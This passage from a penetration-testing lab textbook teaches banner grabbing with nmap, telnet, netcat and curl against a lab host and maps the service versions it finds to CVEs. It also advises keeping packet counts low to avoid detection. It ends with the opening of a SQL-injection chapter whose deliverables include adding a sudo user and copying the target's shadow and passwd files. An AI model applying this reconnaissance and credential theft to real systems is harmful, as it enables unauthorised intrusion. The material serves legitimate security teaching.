Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 13:58 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 200.200.200.1
Host is up (0.0028s latency).
Nmap scan report for 200.200.200.6
Host is up (0.0035s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.97 seconds

┌──(root㉿KaliLinuxCLI-1)-[/]
└─#
```

Figure 1 – Ping sweep on target network

2.2. **Port Discovery** – perform a port scan on *Fast Mode (-F)* to see what services the target is running

```
> nmap -F 200.200.200.6
```



```
root@KaliLinuxCLI-1: /

┌──(root㉿KaliLinuxCLI-1)-[/]
└─# nmap -F 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 14:03 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 200.200.200.6
Host is up (0.0028s latency).
Not shown: 92 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds

┌──(root㉿KaliLinuxCLI-1)-[/]
└─#
```

Figure 2 – List of open ports on target machine


3. Once you have a list of the open ports on the target, we can start knocking on those doors and grab the banners of those services

3.1. Start a new **telnet** session

```
> telnet
```

3.2. Connect to the target over **port 21** to view their FTP server banner


```
> open 200.200.200.6 21
```



```
┌──(root□KaliLinuxCLI-1)-[/]
└─# telnet
telnet> open 200.200.200.6 21
Trying 200.200.200.6...
Connected to 200.200.200.6.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.6]
```

Figure 3 – Target's FTP banner

From this output, we now know two important pieces of information: our target using **ProFTPD** to host this service and it is running **version 1.3.5**. Lets do some quick research on this. On your host machine, open any browser and search for "nvd cve proftpd 1.3.5 vulnerabilities":



nvd cve "proftpd" "1.3.5" vulnerabilities

https://nvd.nist.gov › vuln › detail › CVE-2015-3306

Nvd - Cve-2015-3306

National Vulnerability Database **NVD**. **Vulnerabilities**; NOTICE UPDATED - April, ... The mod_copy module in **ProFTPD 1.3.5** allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands. ... **NVD** Analysts have not published a CVSS score for this **CVE** at this time. **NVD** Analysts use publicly available information ...

Figure 4 – Vulnerability research

We got a hit! It appears that **ProFTPD version 1.3.5** may be vulnerable to **CVE-2015-3306**, which allows for remote file modification attacks. We could look into this further to learn how to exploit this (or find other CVEs), but for now this is good enough. Keep in mind that NIST's national vulnerability database (NVD) is a great resource for looking up known exploits in services and applications.

3.3. Press *Ctrl+]* and type ***quit*** to exit telnet


4. Repeat this process with the other open ports you find. If you want to go over and beyond, try to find at least one CVE for each one!

Port	Service	Banner/Header	Potential Vulnerability
21	ftp	ProFTPD 1.3.5 Server (ProFTP Default Installation)	CVE-2015-3306
22	ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2Ubuntu2.13	CVE-2016-6515
80	http*	Date: Fri, 31 May 2024 15:20:25 GMT **Server: Apache/2.4.7 (Ubuntu)** Connection: close Content-Type: text/html;charset=UTF-8	CVE-2022-22720
445	microsoft-ds	Connects – no info	Not enough information
631	ipp	Connects – no info	Not enough information
3306	mysql	Connection refused	Not enough information
8080	http-proxy*	Date: Fri, 31 May 2024 15:38:13 GMT Cache-Control: must-revalidate,no-cache,no-store Content-Type: text/html;charset=ISO-8859-1 Content-Length: 1267 **Server: Jetty(8.1.7.v20120910)**	CVE-2017-7657

NOTE: If you struggled with ports 80 and 8080, this is because the server is waiting for you (the client) to request the data that you want to see. Luckily, this is easy to do! After connecting to either port, type the following command to request the website's ***header*** information:

```
HEAD / HTTP/1.0
```

If done correctly (you may have to press *Enter* a couple of times), you should successfully retrieve the banner. This same technique can be repeated on port 8080 as well.



```
┌──(root㉿KaliLinuxCLI-1)-[/]
└─# telnet
telnet> open 200.200.200.6 80
Trying 200.200.200.6...
Connected to 200.200.200.6.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 31 May 2024 15:20:25 GMT
Server: Apache/2.4.7 (Ubuntu)
Connection: close
Content-Type: text/html;charset=UTF-8

Connection closed by foreign host.

┌──(root㉿KaliLinuxCLI-1)-[/]
└─# 
```

Figure 5 – Target's HTTP header information

5. Banner grabbing is an iterative process that results in many dead ends. You will switch between Nmap and the various Banner Grabbing tools quite often. Our initial scan only covered 100 of the most commonly used TCP ports. If you are having difficulties getting into a system, use various Nmap options to find more points of entry. Some examples include:

    - UDP, TCP Null, FIN, and Xmas scans
    - Idle and bounce scans
    - Scan all ports

Phase II – Banner Grabbing with Netcat

Netcat (nc) is another tool used for banner grabbing in a similar vein to telnet. It has not been supported since 1996, but it is still very useful. Many derivatives of netcat exist, but most people still use the original netcat.

1. To use netcat to grab the target's FTP banner over port 21

```
> nc 200.200.200.6 21
```

2. Like telnet, the resulting output should display the FTP service and version number

3. Exit netcat using *Ctrl+C*

4. For more practice with netcat, you should repeat the banner grabbing exercise in Phase I

> Are your results the same? Which command do you prefer?


Phase III – Banner Grabbing with cURL

cURL (client URL) uses URL syntax to transfer data using various network protocols.

1. Using cURL, retrieve the HTTP webpage hosted on our target

```
curl http://200.200.200.6
```

1.1. The result should be a complicated mess of the site's raw HTML code




```
┌──(root⬚KaliLinuxCLI-1)-[/usr/share/nmap/scripts]
└─# curl http://200.200.200.6
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href
="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a hre
f="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="
chat/">chat/</a></td><td align="right">2020-10-29 19:37  </td><td align="right">
  - </td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="
drupal/">drupal/</a></td><td align="right">2011-07-27 20:17  </td><td align="rig
ht">  - </td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href=
"payroll_app.php">payroll_app.php</a></td><td align="right">2020-10-29 19:37  </
td><td align="right">1.7K</td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="
phpmyadmin/">phpmyadmin/</a></td><td align="right">2013-04-08 12:06  </td><td al
ign="right">  - </td><td>&nbsp;</td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.7 (Ubuntu) Server at 200.200.200.6 Port 80</address>
</body></html>
```

Figure 6 – Retrieving HTML code with curl

1.2. As discussed earlier, a web server's ***header*** may be of more interest to us. You can display header information using the***include (-i)*** switch

```
> curl -i http://200.200.200.6
```



```
┌──(root㉿KaliLinuxCLI-1)-[/]
└─# curl -i http://200.200.200.6
HTTP/1.1 200 OK
Date: Fri, 31 May 2024 16:41:01 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1351
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
  <table>
```


Figure 7 – Retrieving header with curl

Phase IV – Banner Grabbing with Nmap

Nmap is much more than just a port scanner! We can also write scripts to conduct more advanced enumeration techniques once an open connection is found. By default, several pre-written scripts are provided with the base installation of Nmap in the */usr/share/nmap/scripts* directory. There are many options here for you to use, explore, and strengthen your penetration testing knowledge.

1. Conduct another ***fast port scan*** on the target and use the ***banner.nse*** script to display any banners it finds

```
> nmap -script banner.nse -F 200.200.200.6
```




```
┌──(root⬚KaliLinuxCLI-1)-[/usr/share/nmap/scripts]
└─# nmap --script banner.nse -F 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 17:00 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 200.200.200.6
Host is up (0.0026s latency).
Not shown: 92 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
| banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.20
|_0.200.6]
22/tcp   open   ssh
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
| banner: G\x00\x00\x00\xFFj\x04Host '100.100.100.13' is not allowed to c
|_onnect to this MySQL server
8080/tcp open   http-proxy

Nmap done: 1 IP address (1 host up) scanned in 21.92 seconds

┌──(root⬚KaliLinuxCLI-1)-[/usr/share/nmap/scripts]
└─# 
```

Figure 8 – Nmap banner grabber

> **NOTE:** This gives us a bit more information than our initial Nmap scans, but be warned: running scripts generates more network traffic and is thus inherently less stealthy.

2. Retrieve the HTTP headers on ports 80 and 8080 using the ***http-headers.nse*** script

```
> nmap -script http-headers.nse -p 80,8080 200.200.200.6
```



```
┌──(root㉿KaliLinuxCLI-1)-[/usr/share/nmap/scripts]
└─# nmap --script http-headers.nse -p 80,8080 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 17:25 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 200.200.200.6
Host is up (0.0014s latency).

PORT     STATE SERVICE
80/tcp   open  http
| http-headers:
|   Date: Fri, 31 May 2024 17:25:40 GMT
|   Server: Apache/2.4.7 (Ubuntu)
|   Connection: close
|   Content-Type: text/html;charset=UTF-8
|
|_  (Request type: HEAD)
8080/tcp open  http-proxy
| http-headers:
|   Date: Fri, 31 May 2024 17:25:40 GMT
|   Content-Type: text/html
|   Content-Length: 795
|   Connection: close
|   Server: Jetty(8.1.7.v20120910)
|
|_  (Request type: GET)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

┌──(root㉿KaliLinuxCLI-1)-[/usr/share/nmap/scripts]
└─#
```

Figure 9 – HTTP headers

Phase V – Viewing Banner Grabs in Wireshark

Banner grabbing is a great tool to stealthily get information about a target system, but how does it look over the wire? In this section, we will retrieve the target's FTP server banner and watch the packets in Wireshark.

1. Start a Wireshark packet capture session on the **Kali-Router** link


2. Perform a banner grab on **port 21 (FTP)** using your favorite method covered so far! – **telnet** / **netcat** / **nmap**

In this example, I used the following Nmap command:

```
> nmap -script banner.nse -p 21 -Pn 200.200.200.6
```

3. In Wireshark I can see that my **Nmap scan** produced about *8 packets of noise* to learn that the target


is using ProFTPD 1.3.5



```
100.100.100.13    200.200.200.6    TCP    60140 → 21 [SYN] Seq=0 Win=64240 L
200.200.200.6     100.100.100.13   TCP    21 → 60140 [SYN, ACK] Seq=0 Ack=1
100.100.100.13    200.200.200.6    TCP    60140 → 21 [ACK] Seq=1 Ack=1 Win=6
200.200.200.6     100.100.100.13   FTP    Response: 220 ProFTPD 1.3.5 Server
100.100.100.13    200.200.200.6    TCP    60140 → 21 [ACK] Seq=1 Ack=74 Win=
100.100.100.13    200.200.200.6    TCP    60140 → 21 [FIN, ACK] Seq=1 Ack=74
200.200.200.6     100.100.100.13   TCP    21 → 60140 [FIN, ACK] Seq=74 Ack=2
100.100.100.13    200.200.200.6    TCP    60140 → 21 [ACK] Seq=2 Ack=75 Win=
```

Figure 10 – Nmap banner grap network footprint

4. In contrast, using **telnet** only produced *5 packets of noise* to get the same information!



```
100.100.100.16    200.200.200.6    TCP    35826 → 21 [SYN] Seq=0 Win=64240 L
200.200.200.6     100.100.100.16   TCP    21 → 35826 [SYN, ACK] Seq=0 Ack=1
100.100.100.16    200.200.200.6    TCP    35826 → 21 [ACK] Seq=1 Ack=1 Win=6
200.200.200.6     100.100.100.16   FTP    Response: 220 ProFTPD 1.3.5 Server
100.100.100.16    200.200.200.6    TCP    35826 → 21 [ACK] Seq=1 Ack=74 Win=
```

Figure 11 – Telnet banner grab network footprint

Your results may vary depending on the tools and techniques that you use. Examine your own packet capture… how does your network footprint compare? More packets? Less? Play with the various techniques we learned throughout this chapter and take note of any differences you find. Remember, the fewer packets generated, the more difficult it is to detect us!

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Banner Grab on port 21 using Telnet
- Banner Grab on port 21 using netcat
- Banner Grab on port 80 using cURL
- Banner Grab of all parts using Nmap

Homeworks

Assignment 1 – Expand your banner grabbing

Utilize the website for Nmap and the manual pages (man nmap) using various settings to discover at least 2 ports not revealed in the walk-through. Perform banner grabs on both ports using telnet, netcat, and cURL. Compare and contrast the different results in a short paragraph.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The identification of at least two ports that were not revealed in the walk-through
  - Screenshots from telnet, netcat, and cURL for unknown port#1
  - Screenshots from telnet, netcat, and cURL for unknown port#2
  - A brief description comparing the results of the different banner grabs

Assignment 2 – Metasploitable 3 – Windows

Start the Metasploitable 3 – Windows VM. Discover all of the ports and use the various banner grab techniques to get as much information about the machine. Create a document to contain the recommended grading criteria. (HINT: There are more than 30 ports to find)

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - A list of all the available ports along with their description (e.g. Phase 1, Step 7 chart)
  - A screenshot from telnet, netcat, or cURL for one of the ports
  - A screenshot from telnet, netcat, or cURL for one of the ports
  - A brief description comparing the results of the different banner grabs

Figures for Printed Version

CHAPTER 47

Gaining Access - SQL Injection

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

This section will show students the basics of performing a simple SQL injection. Prior knowledge of SQL is not required since we are walking you through the attack in a "monkey see, monkey do" fashion. This chapter provides experience in exploiting SQL database vulnerabilities. However, extensive SQL knowledge is necessary to conduct this type of attack against non-prescribed targets.

LEARNING OBJECTIVES

- Learn the basics of SQL Injection

PREREQUISITES

- Ch 42 Building the Baseline Network

DELIVERABLES

- 4 Screenshots are needed to earn credit for this exercise:
    - Successful SQL injection getting usernames and passwords
    - Using usernames and passwords to SSH into the target system
    - The addition of a new SUDO user as demonstrated by SSH into the target system
    - Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

RESOURCES

- Deepak Prasad – "DWVA SQL Injection Exploitation Explained (Step-by-Step)" – https://www.golinuxcloud.com/dvwa-sql-injection/
- Murari, G. "*Exploiting the Vulnerabilities on Metasloit3 (sic) (Ubuntu) Machine Using Metasploit Framework and Methodologies*", Dec 2020, Concordia University of Edmonton

CONTRIBUTORS AND TESTERS

- Raechel Ferguson, Cybersecurity Student, ERAU-Prescott
- Justin La Zare, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

